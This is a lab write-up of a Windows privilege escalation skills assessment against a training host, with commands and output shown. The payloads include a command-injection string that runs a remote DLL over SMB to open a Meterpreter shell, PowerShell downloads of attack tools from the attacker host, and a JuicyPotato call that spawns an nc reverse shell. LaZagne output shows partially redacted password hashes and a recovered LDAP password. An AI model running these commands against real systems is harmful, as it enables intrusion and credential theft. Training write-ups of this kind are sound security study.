Windows Privilege Escalation Skills Assessment - Part I

During a penetration test against the INLANEFREIGHT organization, you encounter a non-domain joined Windows server host that suffers from an unpatched command injection vulnerability. After gaining a foothold, you come across credentials that may be useful for lateral movement later in the assessment and uncover another flaw that can be leveraged to escalate privileges on the target host.

For this assessment, assume that your client has a relatively mature patch/vulnerability management program but is understaffed and unaware of many of the best practices around configuration management, which could leave a host open to privilege escalation.

Enumerate the host (starting with an Nmap port scan to identify accessible ports/services), leverage the command injection flaw to gain reverse shell access, escalate privileges to `NT AUTHORITY\SYSTEM` level or similar access, and answer the questions below to complete this portion of the assessment.


.....

Before answering the questions, I carryout active recon using nmap to identify accessible ports/services.


```
nmap 10.129.67.178 -A -Pn
```

```
kali@kali ~/Tools/Win_PE/Tools % nmap 10.129.67.178 -A -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-26 15:44 WAT
Nmap scan report for 10.129.67.178
Host is up (0.44s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: DEV Connection Tester
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-04-26T14:45:25+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=WINLPE-SKILLS1-SRV
| Not valid before: 2026-04-25T14:43:20
|_Not valid after:  2026-10-25T14:43:20
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|2012 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2016 (87%), Microsoft Windows Server 2012 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   464.04 ms 10.10.14.1
2   464.28 ms 10.129.67.178

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.59 seconds
kali@kali ~/Tools/Win_PE/Tools %
```

From the nmap output, port 80 and 3389 open. I decided to access the target on web browser since port 80 is open.




With this, I decided to inject commands, behold, it respond positively with the target system information.



QUESTION 1:
Which two KBs are installed on the target system? (Answer format: 3210000&3210060)

SOLUTION:
Ping the target machine with **wmic qfe**. i.e 10.129.67.178 & wmic qfe



Based on Answer format, answer is: **3199986&3200970**

QUESTION 2:
Find the password for the ldapadmin account somewhere on the system.

Due to the limited access and privilege, question was answered last.

QUESTION 3:
Escalate privileges and submit the contents of the flag.txt file on the Administrator Desktop.

SOLUTION:
We are asked to escalate privileges and navigate to Administrator's Desktop directory to catch the flag.
I follow the following steps to achieve it...

1. I used **smb_delivery** in Metasploit to get reserve shell.

```
msf > search smb_delivery

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/windows/smb/smb_delivery       2016-07-26       excellent  No     SMB Delivery
   1    \_ target: DLL                       .                .          .      .
   2    \_ target: PSH                       .                .          .      .

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows
After interacting with a module you can manually set a TARGET with set TARGET 'PSH'

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/smb_delivery) > set lhost 10.10.14.158
lhost => 10.10.14.158
msf exploit(windows/smb/smb_delivery) > set set svrhost 10.10.14.158
[!] Unknown datastore option: set.
set => svrhost 10.10.14.158
msf exploit(windows/smb/smb_delivery) > set set srvhost 10.10.14.158
set => srvhost 10.10.14.158
msf exploit(windows/smb/smb_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   DLL
    1   PSH

msf exploit(windows/smb/smb_delivery) > set target 0
target => 0
msf exploit(windows/smb/smb_delivery) > options
```

```
msf exploit(windows/smb/smb_delivery) > set SRVHOST 10.10.14.158
SRVHOST => 10.10.14.158
msf exploit(windows/smb/smb_delivery) > options

Module options (exploit/windows/smb/smb_delivery):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_NAME    test.dll         no        DLL file name
   FOLDER_NAME                   no        Folder name to share (Default: none)
   JOHNPWFILE                    no        Name of file to store JohnTheRipper hashes in
   SHARE                         no        Share (Default: random); cannot contain spaces
   SRVHOST      10.10.14.158     no        The local host to listen on and use for incom
   SRVPORT      445              yes       The local port to listen on.
   SRVSSL       false            no        Negotiate SSL/TLS for local server connections


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proces
   LHOST     10.10.14.158     yes       The listen address (an interface may be specifie
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   DLL


View the full module info with the info, or info -d command.

msf exploit(windows/smb/smb_delivery) > run
```

7

8

```
msf exploit(windows/smb/smb_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.158:4444
msf exploit(windows/smb/smb_delivery) > WARNING:  database "msf" has a collation ve
DETAIL:  The database was created using collation version 2.40, but the operating s
HINT:  Rebuild all objects in this database that use the default collation and run
[*] Server is running. Listening on 10.10.14.158:445
[*] Server started.
[*] Run the following command on the target machine:
rundll32.exe \\10.10.14.158\ycLbFu\test.dll,0
```

copy this and inject it with 127.0.0.1

Like this....

```
127.0.0.1 & rundll32.exe \\10.10.14.158\ycLbFu\test.dll,0
```

Address: 127.0.0.1 & rundll32.exe \\10.10.14.158\yc Ping host

After few seconds or a minute, you will receive reverse shell...

```
[*] Sending stage (199238 bytes) to 10.129.67.178
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provide
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABAS
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provide
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABAS
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint
[*] Meterpreter session 1 opened (10.10.14.158:4444 -> 10.129.67.178:49671) at 2026-04-26 16:06:

msf exploit(windows/smb/smb_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

```
meterpreter >
meterpreter > wmic qfe
[-] Unknown command: wmic. Run the help command for more details.
meterpreter > sysinfo
Computer        : WINLPE-SKILLS1-
OS              : Windows Server 2016 (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > shell
Process 2420 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>wmic qfe
wmic qfe
Caption                                  CSName          Description      FixComments  HotFixID   InstallDate  InstalledBy          InstalledOn  Name  ServicePackInEffect  Status
http://support.microsoft.com/?kbid=3199986  WINLPE-SKILLS1-  Update                        KB3199986              NT AUTHORITY\SYSTEM  11/21/2016
http://support.microsoft.com/?kbid=3200970  WINLPE-SKILLS1-  Security Update               KB3200970              NT AUTHORITY\SYSTEM  11/21/2016

c:\windows\system32\inetsrv>
```

Another way to answer question 1.

Now that I have access to cmd of the target machine, I quickly carryout local enumeration with few windows commands....

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

c:\windows\system32\inetsrv>
```

I discovered that **SeImpersonatePrivilege** is enabled! Good news! lolz...

Then I transfer the following to the target machine for the privilege escalation task.

- JuicyPotato.exe
- PrintSpoofer.exe
- lazagne.exe
- nc.exe

I set up server on my kali linux in the same directory where I kept these four tools using...

```
python3 -m http.server 80
```

```
kali@kali ~/Tools/Win_PE/Tools % python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

On the target machine I run this one after the other...

```
powershell -c "IWR -uri http://10.10.14.158/JuicyPotato.exe -OutFile
$env:TEMP\JuicyPotato.exe"

powershell -c "IWR -uri http://10.10.14.158/PrintSpoofer.exe -OutFile
$env:TEMP\PrintSpoofer.exe"

powershell -c "IWR -uri http://10.10.14.158/lazagne.exe -OutFile
$env:TEMP\lazagne.exe"

powershell -c "IWR -uri http://10.10.14.158/nc.exe -OutFile
$env:TEMP\nc.exe"
```

All the tools will be in Temp directory of the target machine.

I ran this command **Powershell** on cmd to move to PS terminal

```
c:\windows\system32\inetsrv>Powershell
Powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```

```
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> powershell -c "IWR -uri http://10.10.14.158/JuicyPotato.exe -OutFile $env:TEMP\JuicyPotato.exe"
powershell -c "IWR -uri http://10.10.14.158/JuicyPotato.exe -OutFile $env:TEMP\JuicyPotato.exe"
PS C:\windows\system32\inetsrv> powershell -c "IWR -uri http://10.10.14.158/PrintSpoofer.exe -OutFile $env:TEMP\PrintSpoofer.exe"
powershell -c "IWR -uri http://10.10.14.158/PrintSpoofer.exe -OutFile $env:TEMP\PrintSpoofer.exe"
PS C:\windows\system32\inetsrv> powershell -c "IWR -uri http://10.10.14.158/lazagne.exe -OutFile $env:TEMP\lazagne.exe"
powershell -c "IWR -uri http://10.10.14.158/lazagne.exe -OutFile $env:TEMP\lazagne.exe"
PS C:\windows\system32\inetsrv> powershell -c "IWR -uri http://10.10.14.158/nc.exe -OutFile $env:TEMP\nc.exe"
powershell -c "IWR -uri http://10.10.14.158/nc.exe -OutFile $env:TEMP\nc.exe"
PS C:\windows\system32\inetsrv> cd /
cd Temp
PS C:\Windows\Temp> dir
dir


    Directory: C:\Windows\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/7/2021  11:37 AM                D1551C5A-F073-4BBB-B9CE-B73CF7
                                                2D8486-Sigs
d-----      5/26/2021   6:24 PM                vmware-SYSTEM
-a----        6/4/2021   6:46 PM           1020 ASPNETSetup_00000.log
-a----        6/4/2021   6:46 PM           1022 ASPNETSetup_00001.log
-a----      5/25/2021   8:57 PM              0 DMIC2CF.tmp
-a----      5/25/2021   8:57 PM              0 DMIC38C.tmp
-a----      4/26/2026   8:19 AM        3007673 JuicyPotato.exe
-a----      4/26/2026   8:20 AM        6635326 lazagne.exe
-a----        8/8/2021   6:15 PM          53234 MpCmdRun.log
-a----        6/7/2021  11:37 AM          65010 MpSigStub.log
-a----      4/26/2026   8:20 AM          38616 nc.exe
-a----      4/26/2026   8:19 AM          27136 PrintSpoofer.exe
-a----      4/26/2026   7:44 AM            102 silconfig.log
-a----        8/9/2021   6:08 PM         748512 vmware-vmsvc-SYSTEM.log
-a----        8/9/2021   6:08 PM           1188 vmware-vmtoolsd-Administrator.
```

The four tools transferred!

Before runing JuicyPotato and nc, I will need CLSID's from the target. So, I ran this command on the target machine.

```
reg query HKCR\CLSID /s /f LocalService
```


```
PS C:\Windows\Temp> reg query HKCR\CLSID /s /f LocalService
reg query HKCR\CLSID /s /f LocalService

HKEY_CLASSES_ROOT\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}
    LocalService    REG_SZ    winmgmt

HKEY_CLASSES_ROOT\CLSID\{C49E32C6-BC8B-11d2-85D4-00105A1F8304}
    LocalService    REG_SZ    winmgmt

End of search: 2 match(es) found.
PS C:\Windows\Temp>
```

On my Kali machine: Start my listener on a port 5555


```
nc -lvnp 5555
```

On the Windows target, I ran this command

```
.\JuicyPotato.exe -l 1337 -p C:\Windows\Temp\nc.exe -a "10.10.14.158 5555 -e
cmd.exe" -t "*" -c "{8BC3F05E-D86B-11D0-A075-00C04FB68820}"
```



Going back to my Kali (listener terminal)...



PE Achieved!

Now, its time to do local enumeration and catch all the flags and the password for the ldapadmin account.

```
C:\Windows\system32>cd /
cd /

C:\>cd Users
cd Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd DEsktop
cd DEsktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7029-F417

 Directory of C:\Users\Administrator\Desktop

08/08/2021  06:54 PM    <DIR>          .
08/08/2021  06:54 PM    <DIR>          ..
08/09/2021  06:08 PM                26 flag.txt
               1 File(s)             26 bytes
               2 Dir(s)  18,915,708,928 bytes free

C:\Users\Administrator\Desktop>more flag.txt
more flag.txt
Ev3[redacted]re!

C:\Users\Administrator\Desktop>
```

Answer to question 3

Now, back to question 2, I used **lazagne.exe** for credential hunting.

```
.\lazagne.exe all
```

```
C:\Windows\Temp>.\lazagne.exe all
.\lazagne.exe all

|=================================================================|
|                                                                 |
|                         The LaZagne Project                     |
|                                                                 |
|                           ! BANG BANG !                         |
|                                                                 |
|=================================================================|

[+] System masterkey decrypted for 1ef7b31a-3[redacted]06
[+] System masterkey decrypted for 644d306e-3[redacted]b6
[+] System masterkey decrypted for 6977da93-e[redacted]e6
[+] System masterkey decrypted for f6f868c0-5[redacted]80

########## User: SYSTEM ##########

------------------- Hashdump passwords -----------------
Administrator:500:aad3b435b51404eeaa[redacted]4:::
Guest:501:aad3b435b51404eeaad3b435b5[redacted]
DefaultAccount:503:aad3b435b51404eea[redacted]c0:::
mrb3n:1000:aad3b435b51404eeaad3b435b[redacted]
htb-student:1001:aad3b435b51404eeaa[redacted]:::

------------------- Lsa_secrets passwords -----------------

NL$KM
0000   40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    @...............
0010   99 4F 5D 6C 55 B9 EC B5 0C 0B D8 75 A2 88 93 E4    .O]lU......u....
0020   C0 D9 EF C5 0D B9 40 57 92 39 9A BE 9D A5 83 ED    ......@W.9......
0030   11 CB 71 7C AB 32 CD 11 FD 7A ED 2E AB BE F1 62    ..q|.2...z.....b
0040   58 F2 1D 8A AC 9F AC FB 32 17 D8 EE B3 BD A5 DC    X.......2.......
0050   E2 D9 82 77 4A A3 16 D6 F3 B5 E0 28 13 72 C7 2E    ...wJ......(.r..

DPAPI_SYSTEM
0000   01 00 00 00 1D 35 B6 2C 53 EC 28 92 E8 6D D5 BE    .....5.,S.(..m..
0010   C7 4C 78 54 10 66 34 3A 70 3F 77 AF 3F 11 FA 7F    .LxT.f4:p?w.?...
0020   03 8D 79 6A CC 1A FF AC 7C 0E DD D3                ..yj....|...
```

```
0020   03 8D 79 6A CC 1A FF AC 7C 0E DD D3              ..yj....|...


########## User: Administrator ##########

------------------- Apachedirectorystudio passwords -----------------

[+] Password found !!!
AuthenticationMethod: SIMPLE
Login: ldapadmin
Password: car3fu[redacted]3d$
Host: dc01.inlanefreight.local
Port: 389

########## User: htb-student ##########

------------------- Apachedirectorystudio passwords -----------------

[+] Password found !!!
AuthenticationMethod: SIMPLE
Login: ldapadmin
Password: car3[redacted]d$
Host: DC01.INLANEFREIGHT.LOCAL
Port: 389


[+] 2 passwords have been found.
For more information launch it again with the -v option

elapsed time = 7.625
```

Answer to question 2

Question 4:

After escalating privileges, locate a file named confidential.txt. Submit the contents of this file.

Solution:

I used this command to search for the file named, confidential.txt.

To find the file anywhere on the `C:` drive:

```
dir /s /b C:\confidential.txt 2>nul
```

```
C:\>dir /s /b C:\confidential.txt 2>nul
dir /s /b C:\confidential.txt 2>nul
C:\Documents and Settings\Administrator\Documents\My Music\confidential.txt
C:\Documents and Settings\Administrator\Music\confidential.txt
C:\Documents and Settings\Administrator\My Documents\My Music\confidential.txt
C:\Users\Administrator\Documents\My Music\confidential.txt
C:\Users\Administrator\Music\confidential.txt
C:\Users\Administrator\My Documents\My Music\confidential.txt
```

I navigate to Administrator's Music directory...

```
C:\Users\Administrator\Music>more confidential.txt
more confidential.txt
5e5a7daf[redacted]a

C:\Users\Administrator\Music>
```

Cleanup!...I delete all the tools I transferred to the target machine

```
C:\Windows\Temp>del JuicyPotato.exe
del JuicyPotato.exe

C:\Windows\Temp>del lazagne.exe
del lazagne.exe

C:\Windows\Temp>del PrintSpoofer.exe
del PrintSpoofer.exe

C:\Windows\Temp>del nc.exe
del nc.exe
```

END!!!